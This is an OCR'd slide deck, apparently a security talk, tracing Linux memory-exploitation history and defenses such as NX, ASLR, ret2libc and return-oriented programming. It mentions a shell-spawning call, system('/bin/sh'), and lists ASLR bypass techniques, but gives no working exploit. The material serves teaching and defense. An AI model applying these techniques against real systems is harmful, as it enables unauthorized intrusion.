
The Evolution of Memory Exploitation in Linux



Whoami

- Ofri Ouzan
- Twitter: @B4MB1
- Security Researcher.
- Specializes in vulnerability research, exploit development, and developing automating tools.
- Enjoys sharing findings and insights with the community.
    - https://medium.com/@ofriouzan


Agenda

- User Mode Attack Techniques and Security Mechanisms.
- Transition from User Mode to Kernel Mode.
- Kernel Mode Attacks and Security Mechanisms.
- Modern Privilege Escalation Techniques.
- Current State and Future Prospects.

● Linux Focus: Not Windows - intel implementations.


History


- Linux 0.01 Released: September 17, 1991.
- Memory Regions: Readable, Writable, Executable (**RWX**).
- Memory Addresses: Hardcoded (**Static**).
- Simpler Attacks in Early Days.




Exploiting Memory Vulnerabilities

- Exploiting a vulnerability requires 3 tasks:
  - Find a **vulnerability**.
  - **Redirect**: Manipulating program control flow.
  - **Execute** malicious code.







v2.2
26.01.1999
Capabilities
SELinux
v2.6.0-test3
08.08.2003
v2.6.8
14.08.2004
NX
ASLR
v2.6.12
17.06.2005
v2.6.12
08.03.2005
SECCOMP
Namespace
v2.6.23
09.10.2007
v3.0
21.07.2011
SMEP
v3.7
10.12.2012
SMAP
KASLR
v3.14
30.03.2014
v4.6
15.05.2016
MPK
KASAN
v4.9
24.12.2016
v4.9
24.12.2016
UBSAN
Kmemleak
v4.15
28.01.2018
v4.15
28.01.2018
PTI
v4.15
28.01.2018
Retpoline
BTI+SCS
v5.8
02.08.2020
v5.8
02.08.2020
KCSAN
KFENCE
v5.12
25.04.2021
v5.13
27.06.2021
CFI
IBT
v5.18
22.05.2022
v6.1
11.12.2022
KMSAN


v2.2
26.01.1999
Capabilities
SELinux
v2.6.0-test3
08.08.2003
v2.6.8
14.08.2004
NX
ASLR
v2.6.12
17.06.2005
v2.6.12
08.03.2005
SECCOMP
Namespace
v2.6.23
09.10.2007
v3.0
21.07.2011
SMEP
v3.7
10.12.2012
SMAP
KASLR
v3.14
30.03.2014
v4.6
15.05.2016
MPK
KASAN
v4.9
24.12.2016
v4.9
24.12.2016
UBSAN
Kmemleak
v4.15
28.01.2018
v4.15
28.01.2018
PTI
v4.15
28.01.2018
Retpoline
BTI+SCS
v5.8
02.08.2020
v5.8
02.08.2020
KCSAN
KFENCE
v5.12
25.04.2021
v5.13
27.06.2021
CFI
IBT
v5.18
22.05.2022
v6.1
11.12.2022
KMSAN

Smashing the Stack for Fun and Profit



- "Smashing the Stack for Fun and Profit" by Aleph One (November 1996).



- **RWX** stack.
- **Static** memory addresses.

NX (AKA - DEP, XN, XD)

- Introduced in Linux kernel 2.6.8 in 2004.
- Prevents execution by marking memory pages as 'Non-eXecutable' (e.g., heap, stack).

- Memory regions governed by access flags:
  - RO+NX (.rodata).
  - RW+NX (.data).
  - RO+X (.text).
- Implements W^X- prevents injecting shellcodes.

readelf -l <ELF file>


```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000001478 0x0000000000001478  R      0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x0000000000003c36 0x0000000000003c36  R E    0x1000
  LOAD           0x0000000000006000 0x0000000000006000 0x0000000000006000
                 0x00000000000012c0 0x00000000000012c0  R      0x1000
  LOAD           0x0000000000007ae0 0x0000000000008ae0 0x0000000000008ae0
                 0x0000000000000588 0x00000000000006d8  RW     0x1000
  DYNAMIC        0x0000000000007c40 0x0000000000008c40 0x0000000000008c40
                 0x00000000000001b0 0x00000000000001b0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  NOTE           0x0000000000000368 0x0000000000000368 0x0000000000000368
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x0000000000006db0 0x0000000000006db0 0x0000000000006db0
                 0x00000000000000b4 0x00000000000000b4  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000007ae0 0x0000000000008ae0 0x0000000000008ae0
                 0x0000000000000520 0x0000000000000520  R      0x1
```

Read Only + Non Executable


Read Only + Executable

Read Write + Non Executable

Code Reuse Attacks




- Result of W^X: Shellcode injection not feasible.
- Utilize existing code in memory for malicious actions.
- Return to existing code.
  - Return to libraries (e.g., RET2LIBC).




RET2LIBC

- system("/bin/sh")
- Locate memory addresses of system() and pointer to "/bin/sh".
- **Vulnerability** -> **Redirect** execution to system() -> **Execute** "/bin/sh".



ASLR Evolution




- Introduced in Linux kernel 2.6.12 in 2005.
- Prevents attackers from predicting memory locations in User Space using a random offset.
- Limitations:
  - Low entropy (32bit).
  - Initially randomized only the stack and the libraries.
- Bypass techniques:

Brute Force
Memory Spray
Nop Sleds


Return to non-randomized
RET2TEXT

Memory Leak
/proc information leaks

Code Reuse Attacks



- Result of W^X: Shellcode injection not feasible.
- Utilize existing code in memory for malicious actions.
- Return to existing code.
    - Return to libraries (e.g. RET2LIBC).
    - Return to non-randomized locations (e.g. RET2TEXT).
- Oriented Programming.



Oriented Programming

- Chain executable gadgets to perform malicious actions.
- Gadgets consist of one or more assembly instructions that end with execution redirection.
- Backward edge - gadgets ending with “**ret**” (AKA ROP).
- Forward edge - gadgets ending with indirect “**jmp**” or “**call**” (AKA JOP, PCOP).

